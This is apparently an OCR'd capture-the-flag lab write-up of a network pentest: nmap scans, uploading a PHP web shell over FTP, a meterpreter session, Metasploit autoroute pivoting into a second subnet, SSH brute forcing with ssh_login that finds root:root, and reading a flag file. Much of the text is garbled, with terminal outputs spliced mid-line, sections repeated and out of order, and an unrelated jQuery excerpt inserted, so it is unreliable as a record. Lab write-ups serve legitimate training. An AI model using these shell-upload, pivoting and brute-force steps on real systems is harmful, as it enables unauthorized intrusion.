
one, that was identified during the web application reconnaissance phase - Step 3).

```
root@xubuntu:/var/www# nmap -T4 -p- -A 172.16.37.0/24
nmap -T4 -p- -A 172.16.37.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2021-07-08 04:19 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
^C
```

- As we remember that the **172.16.50.222** is running on **SSH service:22**

Let's nmap 172.16.50.0/24



```
1 <!--ens192   Link encap:Ethernet HWaddr 00:50:56:a2:ae:6e
2     inet addr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
3     inet6 addr: fe80::250:56ff:fea2:ae6e/64 Scope:Link
4       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5       RX packets:146166 errors:0 dropped:26 overruns:0 frame:0
6       TX packets:145633 errors:0 dropped:0 overruns:0 carrier:0
7       collisions:0 txqueuelen:1000
8       RX bytes:8772186 (8.7 MB)  TX bytes:7866667 (7.8 MB)
9
10 ens224    Link encap:Ethernet HWaddr 00:50:56:a2:13:7c
11     inet addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
12     inet6 addr: fe80::250:56ff:fea2:137c/64 Scope:Link
13       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14       RX packets:48 errors:0 dropped:15 overruns:0 frame:0
15       TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
16       collisions:0 txqueuelen:1000
17       RX bytes:5097 (5.0 KB)  TX bytes:5131 (5.1 KB)
18
19 lo        Link encap:Local Loopback
20     inet addr:127.0.0.1 Mask:255.0.0.0
21     inet6 addr: ::1/128 Scope:Host
22       UP LOOPBACK RUNNING MTU:65536 Metric:1
23       RX packets:27880 errors:0 dropped:0 overruns:0 frame:0
24       TX packets:27880 errors:0 dropped:0 overruns:0 carrier:0
25       collisions:0 txqueuelen:1
26       RX bytes:2066912 (2.0 MB)  TX bytes:2066912 (2.0 MB)
27
28 -->
```

**nmap 172.16.50.0/24**

```

root@xubuntu:/var/www/html# ifconfig
ifconfig
  ens192  RXLink  encap:Ethernet HWaddr 00:50:56:a2:bd:ab
          inet  addr:172.16.37.234  Bcast:172.16.37.255  Mask:255.255.255.0
          inet6 addr:3fe80::250:56ff:fea2:bdab/64 Scope:Link
          TX packets:401009 errors:0 dropped:28 overruns:0 frame:0
          RX packets:400579 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
  (root) RX bytes:25679016 (25.6 MB)  TX bytes:25646509 (25.6 MB)
PING 10.13.37.11 (10.13.37.11) 56(84) bytes of data.
ens224  RXLink  encap:Ethernet HWaddr 00:50:56:a2:a1:56
       inet  addr:172.16.50.224  Bcast:172.16.50.255  Mask:255.255.255.0
       inet6 addr: fe80::250:56ff:fea2:a156/64 Scope:Link
--- 10.13.37.11  UP  BROADCAST  RUNNING  MULTICAST  MTU:1500 Metric:1
2 packets RX bytes:23256 errors:0 dropped:18 overruns:0 frame:0
rtt min/avg TX bytes:23576 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
  (root) RX bytes:1616040 (1.6 MB)  TX bytes:1547964 (1.5 MB)
  # ping 172.16.37.220
long 172.16.37.220 56(84) bytes of data.
  64 bytes finet1 64 bytes finet6 64 bytes finet7
  (root) RX bytes:178138 errors:0 dropped:0 overruns:0 frame:0
  2 packets TX bytes:178138 errors:0 dropped:0 overruns:0 carrier:0
rtt min/avg collisions:0 txqueuelen:10
  (root) RX bytes:9070458 (9.0 MB)  TX bytes:9070458 (9.0 MB)
  (root) kali㉿kali:~
```

- Issuing an "**nmap**" command when inside the 172.16.37.234 machine reveals that nmap is installed. Leverage it to scan the remaining machine using its second IP address

(the **172.16.50.222** one, that was identified during the web application reconnaissance phase)

Nmap scan report for **172.16.50.222**  
 Host is up (0.000028s latency).  
 Not shown: 998 closed ports  
 PORT STATE SERVICE  
 22/tcp open ssh  
 80/tcp open http  
 MAC Address: 00:50:56:A2:13:7C (VMware)

## Nmap scan report for **172.16.50.224**

Host is up (0.0000020s latency).

All 1000 scanned ports on 172.16.50.224 are closed

```
root@xubuntu:/var/www/html#inmaps172.16.50.0/24me=0.013 ms
nmapy172.16.50.0/24.37.11: icmp_seq=2 ttl=64 time=0.026 ms
^C
Starting Nmap 7.01 ( https://nmap.org ) at 2021-07-08 05:31 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
Nmap scan report for 172.16.50.222 [0.026/0.006 ms]
Host is up (0.000028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
          80/tcp    open  http
MACbAddress: 00:50:56:A2:13:7C (VMware)
^C
Nmap scan report for 172.16.50.224---
Host is up (0.0000020s latency).ed, 0% packet loss, time 1005ms
All 1000 scanned ports on 172.16.50.224 are closedms
150 Opening ASCII mode
-rw-r--r--  1 root
-rw-r--r--  1 root
-rw-r--r--  1 root
226 Transfer complete
ftp> put shell_bb33.php
local: shell_bb33.php
200 PORT command successful
150 Opening BINARY mode
226 Transfer complete
34276 bytes sent in 0.026 seconds
ftp> |
```

```
1 <!--ens192      Link encap:Ethernet HWaddr 00:50:56:a2:ae:6e
2     inet addr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
3     inet6 addr: fe80::250:56ff:fea2:ae6e/64 Scope:Link
4         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5         RX packets:146166 errors:0 dropped:26 overruns:0 frame:0
6         TX packets:145633 errors:0 dropped:0 overruns:0 carrier:0
7         collisions:0 txqueuelen:1000
8         RX bytes:8772186 (8.7 MB) TX bytes:7866667 (7.8 MB)
9
10 ens224      Link encap:Ethernet HWaddr 00:50:56:a2:13:7c
11     inet addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
12     inet6 addr: fe80::250:56ff:fea2:137c/64 Scope:Link
13         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14         RX packets:48 errors:0 dropped:15 overruns:0 frame:0
15         TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
16         collisions:0 txqueuelen:1000
17         RX bytes:5097 (5.0 KB) TX bytes:5131 (5.1 KB)
18
19 lo          Link encap:Local Loopback
20     inet addr:127.0.0.1 Mask:255.0.0.0
21     inet6 addr: ::1/128 Scope:Host
22         UP LOOPBACK RUNNING MTU:65536 Metric:1
23         RX packets:27880 errors:0 dropped:0 overruns:0 frame:0
24         TX packets:27880 errors:0 dropped:0 overruns:0 carrier:0
25         collisions:0 txqueuelen:1
26         RX bytes:2066912 (2.0 MB) TX bytes:2066912 (2.0 MB)
27
28 -->
```

## ***autoroute -s***

**Autoroute routes** our exploitation attempts through the first compromised machine and **enables** us to access the remaining machine, through the second network (172.16.50.0/24).

As seen above, having access to that network made us capable of identifying and accessing additional services running on the remaining machine.

Let's focus on the **SSH** one. We can now leverage Metasploit's `ssh_login` module to guess valid SSH credentials. We can do that as follows.

- An SSH service is running on 172.16.50.222.

- Background the shell by pressing **ctrl + z**.

When the **meterpreter >** prompt appears, use meterpreter's autoroute functionality in order to access it.

```
TerminateNchannel14? [y/N]: /zmap.org ) at 2021-07-08 00:28 EDT
Backgroundr channel4? [y/N].3y.220
yes is up (0.029s latency).
meterpreter>5s3 closed ports
[-] UnknownAcommand:Cs.
meterpreter> runautoroute -s 172.16.50.0/24
3307/tcp open  opsession-prxy
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: runpost/multi/manage/autorouteOPTION=valueo[...]
[*] Adding a route to 172.16.50.0/255.255.255.0...
[+] Added route to 172.16.50.0/255.255.255.0 via 172.16.37.234
[*] Use the +p option to list all active routes
```

## BurteForce SSH on same terminal

```
meterpreter > 172.16.37.234:40180/meter_pus.php
Background session 1? [y/N] Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB Hack The Box Nessus Essentials / Login
msf6 exploit(multi/handler) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
----      -----          -----      -----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        no           no        A specific password to authenticate with
PASS_FILE       no           no        File containing passwords, one per line
RHOSTS          yes          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT            22          yes       The target port
STOP_ON_SUCCESS  false        yes       Stop guessing when a credential works for a host
THREADS          1           yes       The number of concurrent threads (max one per host)
USERNAME         no           no        A specific username to authenticate as
USERPASS_FILE   no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no           no        File containing usernames, one per line
VERBOSE          false        yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.16.50.222
rhosts => 172.16.50.222
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/ncrack/minimal.usr
user_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/ncrack/minimal.usr
pass_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```

use auxiliary/scanner/ssh/ssh_login
show options
set rhosts 172.16.50.222
set user_file /usr/share/ncrack/minimal.usr
set pass_file /usr/share/ncrack/minimal.usr
set verbose true
run

```

- Found credentials → new session is created ⇒ Let's stop and connect to the new sessions

```

[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :device'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :isp'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :cisco'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :super'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :anonymous'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :login'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :tiger'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :public'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :system'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :info'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :sysadm'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :setup'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :support'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :abuse'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :postmaster'
[-] 172.16.50.222:22 - Failed: 'root:# minimal list of very common usernames '
[+] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root) groups=0(root) Linux xubuntu
17 x86_64 x86_64 x86_64 GNU/Linux'

[*] Command shell session 2 opened (10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22) at 2021-07-08
[-] 172.16.50.222:22 - Failed: 'admin:# minimal list of very common usernames '
[-] 172.16.50.222:22 - Failed: 'admin:root'
[-] 172.16.50.222:22 - Failed: 'admin:admin'
[-] 172.16.50.222:22 - Failed: 'admin:administrator'
[-] 172.16.50.222:22 - Failed: 'admin:webadmin'
[-] 172.16.50.222:22 - Failed: 'admin:sysadmin'
[-] 172.16.50.222:22 - Failed: 'admin:netadmin'
[-] 172.16.50.222:22 - Failed: 'admin:guest'
[-] 172.16.50.222:22 - Failed: 'admin:user'
[-] 172.16.50.222:22 - Failed: 'admin:web'
[-] 172.16.50.222:22 - Failed: 'admin:test'
[-] 172.16.50.222:22 - Failed: 'admin:adm'

```

- **Sessions -l** to see what sessions are currently on

```

[-] 172.16.50.222:22 - Failed: 'admin:abuse'
[-] 172.16.50.222:22 - Failed: 'admin:postmaster'
[-] 172.16.50.222:22 - Failed: 'administrator:# minimal list of very common usernames '
[-] 172.16.50.222:22 - Failed: 'administrator:root'
[-] 172.16.50.222:22 - Failed: 'administrator:admin'
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter php/linux	www-data (33) @ xubuntu	10.13.37.11:53 -> 172.16.37.234:46776 (172.16.37.234)
2		shell linux	SSH root:root (172.16.50.222:22)	10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22 (172.16.50.222)

```

msf6 auxiliary(scanner/ssh/ssh_login) >

```

**NOTE: Please after you found the credentials...pls ctrl-c to exit NOT CTRL-Z**

```
[msf6] auxiliary(scanner/ssh/ssh_login) > set username root
username => root: 0 dropped 0 overruns 0 carrier 0 collisions 0
[msf6] auxiliary(scanner/ssh/ssh_login) > set password root
password => root
[msf6] auxiliary(scanner/ssh/ssh_login) > run
[*] Using 10.13.37.11
[*] 172.16.50.222:22 - Starting bruteforce of data...
[+] 172.16.50.222:22 - Success: 'root:root'@0(root) gid=0(root) groups=0(root) Linux xubuntu 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 20
17 x86_64 x86_64 x86_64 GNU/Linux-4-2 ttl=64 time=0.026 ms
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 7 opened (10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22) at 2021-07-08 01:25:47 -0400
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :root'
[-] 172.16.50.222:22 - Failed: 'admin:root'@0@ms
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
[msf6] auxiliary(scanner/ssh/ssh_login) > sessions -l
[*] NO 172.16.37.220 (172.16.37.220) 30(84) bytes of data.
Active sessions: 72.16.37.220: icmp_seq=1 ttl=63 time=24.6 ms
===== 72.16.37.220: icmp_seq=2 ttl=63 time=26.0 ms
=====


| Id | Name          | Type        | ping statistics | -Information | Connection                                                      |
|----|---------------|-------------|-----------------|--------------|-----------------------------------------------------------------|
| 6  | minerva       | meterpreter | ping            | statistics   | -----                                                           |
| 7  | shell         | linux       | ping            | -----        | 10.13.37.11:53 -> 172.16.37.234:47334 (172.16.37.234)           |
|    | (root㉿kali:~) |             |                 |              | 10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22 (172.16.50.222) |


[msf6] auxiliary(scanner/ssh/ssh_login) > |
```

***Connect to the new session***

```
tx errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 7
[*] Starting interaction with 7 [UNNAMED,MULTICAST> mtu 1500
    inet 10.13.37.11 netmask 255.255.255.0 broadcast 0.0.0.0
mesg: ttynum failed:4 Inappropriate ioctl for device4 scopeid 0x20<link>
shell -> eth0:56:bd:88:33:b0:1e txqueuelen 1000 (Ethernet)
    RX packets 1289 bytes 394270 (385.0 KiB)
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python3.6 (392.1 KiB)
[*] Using python to open a interactive shell 0 collisions 0
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
bashr-it@kali:[~]
bashp-ing 10.13.37.11
root@xubuntu:~# ls 10.13.37.11) 56(84) bytes of data.
ls bytes from 10.13.37.11: icmp_seq=1 ttl=64 time=0.013 ms
root@xubuntu:~# ls -la 11: icmp_seq=2 ttl=64 time=0.026 ms
ls -la
total 48 10.13.37.11 ping statistics ---
drwxr-x--- 6 root root 24096 Apr 10 2019 .ket loss, time 1005ms
drwxr-xr-x 24 root root 24096 Dec 11 2017 .0.006 ms
-rw----- 1 root root 4914 May 17 2019 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxrwxr-x 21 root root 4096 Mar 29 2019 .cache
drwxr-xr-x 37 root root 4096 Mar 27 2019 .composerdata.
-rw-r--r-- 1 root root 2222 Apr 1 eq 2019 .flag.txt=24.6 ms
-rw-r--r-- 1 root root 2253 Mar 27 eq 2019 .mysqlhistory ms
drwxr-xr-x 2 root root 4096 Mar 27 2019 .nano
-rw-r--r-- 31 root root 148s Aug 17 -- 2015 .profile
drwxr-x--- 2 root root 24096 Mar 27 2019 .sshloss, time 1005ms
root@xubuntu:~# cat v.flag.txt/25.300/25.994/0.693 ms
cat .flag.txt
Congratz! You got it.
root@xubuntu:~# |
```

```

root@xubuntu:~# ifconfig
ls      inet 10.13.37.11  netmask 255.255.255.0 broadcast 0.0.
root@xubuntu:~# ifconfig
ifconfig:ether 56:bd:88:33:b0:1e  txqueuelen 1000  (Ethernet)
ens192  RXLink encap:Ethernet HWaddr 00:50:56:a2:ae:6e
        RXinetaddr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
        TXinet6addr:3fe80::250:56ff:fea2:ae6e/64 Scope:Link
        TXUPr BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:327424 errors:0 dropped:26 overruns:0 frame:0
        TX packets:326772 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
[root@kali]# ping 172.16.37.220
PING 10.13.37.11 (10.13.37.11) 56(84) bytes of data.
ens224  es 1 Link encap:Ethernet HWaddr 00:50:56:a2:13:7c ms
        64 bytes finet1addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
        ^C          inet6 addr: fe80::250:56ff:fea2:137c/64 Scope:Link
        --- 10.13.37.11. UP .BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        2 packets RXapackets:28473 errors:0 dropped:15 overruns:0 frame:0
        rtt min/avTXmpackets:276241 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
[root@kali]# ping 172.16.37.220
PING 172.16.37.220(172.16.37.220) 56(84) bytes of data.
        64 bytes finet1addr:127.0.0.1 Bcast:255.0.0.0 Mask:255.0.0.0 time=24.6 ms
        64 bytes finet6addr:3::1/128 Scope:Host ttl=63 time=26.0 ms
        ^C          UP LOOPBACK RUNNING MTU:65536 Metric:1
        --- 172.16.37.220 RX7 packets:47720 errors:0 dropped:0 overruns:0 frame:0
        2 packets TXapackets:47720 errors:0 dropped:0 overruns:0 carrier:0
        rtt min/av collisions:0 txqueuelen:10/25.994/0.693 ms
        RX bytes:3535072 (3.5 MB)  TX bytes:3535072 (3.5 MB)
[root@kali]#

```

drwxr-xr-x	3	root			
drwxr-xr-x	3	root			
-rw-r--r--	1	root			
drwxr-xr-x	3	root			
-rw-r--r--	1	root			
226 Transfer complete.					
250 CWD command success					
ftp> ls					
200 PORT command success					
150 Opening ASCII mode					
-rw-r--r--	1	root			
-rw-r--r--	1	root			
-rw-r--r--	1	root			
drwxrwxrwx	2	root			
226 Transfer complete.					
ftp> put shell_bb33.php					
local: shell_bb33.php					
200 PORT command success					
150 Opening BINARY mode					
226 Transfer complete.					
34276 bytes sent in 0.0					
ftp>					

## 172.16.37.220

Nmap scan report for **172.16.37.220**

Host is up (0.038s latency).

Not shown: 65488 closed ports, 45 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/> ).

## Inspect page-source

The screenshot shows a web browser window with multiple tabs open. The active tab displays the output of the 'ifconfig' command on a Kali Linux system. The output lists three network interfaces: ens192, ens224, and lo. Each interface shows its link layer address (HWaddr), IP address (inet), IPv6 address (inet6), state (UP/BROADCAST RUNNING/MULTICAST), MTU, Metric, and various statistics for RX and TX traffic (packets, errors, dropped, overruns, carrier, collisions, bytes).

```
1 <!--ens192    Link encap:Ethernet HWaddr 00:50:56:a0:ed:ae
2         inet addr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
3             inet6 addr: fe80::250:56ff:fea0:edae/64 Scope:Link
4                 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5                 RX packets:67119 errors:0 dropped:24 overruns:0 frame:0
6                 TX packets:65780 errors:0 dropped:0 overruns:0 carrier:0
7                     collisions:0 txqueuelen:1000
8                     RX bytes:4040502 (4.0 MB) TX bytes:3605312 (3.6 MB)
9
10 ens224     Link encap:Ethernet HWaddr 00:50:56:a0:c2:32
11         inet addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
12             inet6 addr: fe80::250:56ff:fea0:c232/64 Scope:Link
13                 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14                 RX packets:42 errors:0 dropped:14 overruns:0 frame:0
15                 TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
16                     collisions:0 txqueuelen:1000
17                     RX bytes:4580 (4.5 KB) TX bytes:5991 (5.9 KB)
18
19 lo         Link encap:Local Loopback
20         inet addr:127.0.0.1 Mask:255.0.0.0
21             inet6 addr: ::1/128 Scope:Host
22                 UP LOOPBACK RUNNING MTU:65536 Metric:1
23                 RX packets:6104 errors:0 dropped:0 overruns:0 frame:0
24                 TX packets:6104 errors:0 dropped:0 overruns:0 carrier:0
25                     collisions:0 txqueuelen:1
26                     RX bytes:455456 (455.4 KB) TX bytes:455456 (455.4 KB)
27
28 -->
```

Hmmmm...might be interesting

⇒ Connect to all the hosts but nothing found.

## Dirb

⇒ Nothing found

```
L# dirb http://172.16.37.220/
buntu Default Page
-----
DIRB v2.22
By The Dark Raver
-----
The correct operation of the Apache2 server after
the equivalent page on Debian, from which the Ubuntu
START TIME: Tue Jul 6 17:42:43 2021
URL_BASE: http://172.16.37.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
It's not known what this page is about, this probably means
maintenance. If the problem persists, please contact the
-----
ration Overview
GENERATED WORDS: 4612
-----
gent from the upstream default configuration, and split
Ubuntu tools. The configuration system is fully
-----
TIME Scanning URL: http://172.16.37.220/ ----
+ http://172.16.37.220/index.php (CODE:200|SIZE:1388)
==> DIRECTORY: http://172.16.37.220/javascript/
+ http://172.16.37.220/server-status (CODE:403|SIZE:301)

---- Entering directory: http://172.16.37.220/javascript/ ----
==> DIRECTORY: http://172.16.37.220/javascript/jquery/

---- Entering directory: http://172.16.37.220/javascript/jquery/ ----
+ http://172.16.37.220/javascript/jquery/jquery (CODE:200|SIZE:284394)
```

```
/*!
 * jQuery JavaScript Library v1.11.3
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: 2015-09-23T12:31Z
 */
(function( global, factory ) {

    if ( typeof module === "object" && typeof module.exports === "object" ) {
        // For CommonJS and CommonJS-like environments where a proper window is present,
        // execute the factory and get jQuery
        // For environments that do not inherently posses a window with a document
        // (such as Node.js), expose a jQuery-making factory as module.exports
        // This accentuates the need for the creation of a real window
        // e.g. var jQuery = require("jquery")(window);
        // See ticket #14549 for more info
        module.exports = global.document ?
            factory( global, true ) :
            function( w ) {
                if ( !w.document ) {
                    throw new Error( "jQuery requires a window with a document" );
                }
                return factory( w );
            };
    } else {
        factory( global );
    }
})
```

## ***Retry-bb3***

### What you will learn

- Network discovery
- Pivoting to other networks
- Basic privilege escalation

**tap0:** flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.13.37.10 netmask 255.255.255.0 broadcast 0.0.0.0  
inet6 fe80::8cdb:5fff:fe7c:438c prefixlen 64 scopeid 0x20<link>

```
ether 8e:db:5f:7c:43:8c txqueuelen 1000 (Ethernet)
RX packets 24485 bytes 12473130 (11.8 MiB)
RX errors 0 dropped 5 overruns 0 frame 0
TX packets 24874 bytes 4691030 (4.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
└── (root💀 kali)-[~]
    └── # nmap -T4 -p- -A 172.16.37.0/24
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-06 17:36 EDT
Nmap scan report for 172.16.37.1
Host is up (0.028s latency).
All 65535 scanned ports on 172.16.37.1 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose
Running: FreeBSD 11.X|6.X
OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2
OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)
Network Distance: 1 hop
```

```
Nmap scan report for 172.16.37.220
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports
PORT      STATE SERVICE VERSION
```

```
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
3307/tcp open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

```
Nmap scan report for 172.16.37.234
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports
PORT      STATE SERVICE VERSION
```

40121/tcp open ftp ProFTPD 1.3.0a

40180/tcp open http Apache httpd 2.4.18 ((Ubuntu))  
|\_http-server-header: Apache/2.4.18 (Ubuntu)  
|\_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops

Service Info: OS: Unix

TRACEROUTE (using port 111/tcp)

HOP RTT ADDRESS

- Hop 1 is the same as for 172.16.37.220
- 2 49.79 ms 172.16.37.234

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/>.

Nmap done: 256 IP addresses (3 hosts up) scanned in 129.15 seconds

## **Nmap**

# nmap -T4 -p- -A 172.16.37.0/24

Starting Nmap 7.91 ( <https://nmap.org> ) at 2021-07-06 17:36 EDT

Nmap scan report for 172.16.37.1

Host is up (0.028s latency).

All 65535 scanned ports on 172.16.37.1 are closed

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

**Device type:** general purpose

**Running:** FreeBSD 11.X|6.X

OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2

OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)

Network Distance: 1 hop

Nmap scan report for **172.16.37.220**

Host is up (0.038s latency).

Not shown: 65488 closed ports, 45 filtered ports

**PORT STATE SERVICE VERSION**

```
80/tcp open http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

3307/tcp open tcpwrapped

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/> ).

Nmap scan report for **172.16.37.234**

Host is up (0.042s latency).

Not shown: 65490 closed ports, 43 filtered ports

**PORT STATE SERVICE VERSION**

```
40121/tcp open  ftp    ProFTPD 1.3.0a
```

```
40180/tcp open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Network Distance: 2 hops

Service Info: OS: Unix

## **172.16.37.220**

Nmap scan report for **172.16.37.220**

Host is up (0.038s latency).

Not shown: 65488 closed ports, 45 filtered ports

**PORT STATE SERVICE VERSION**

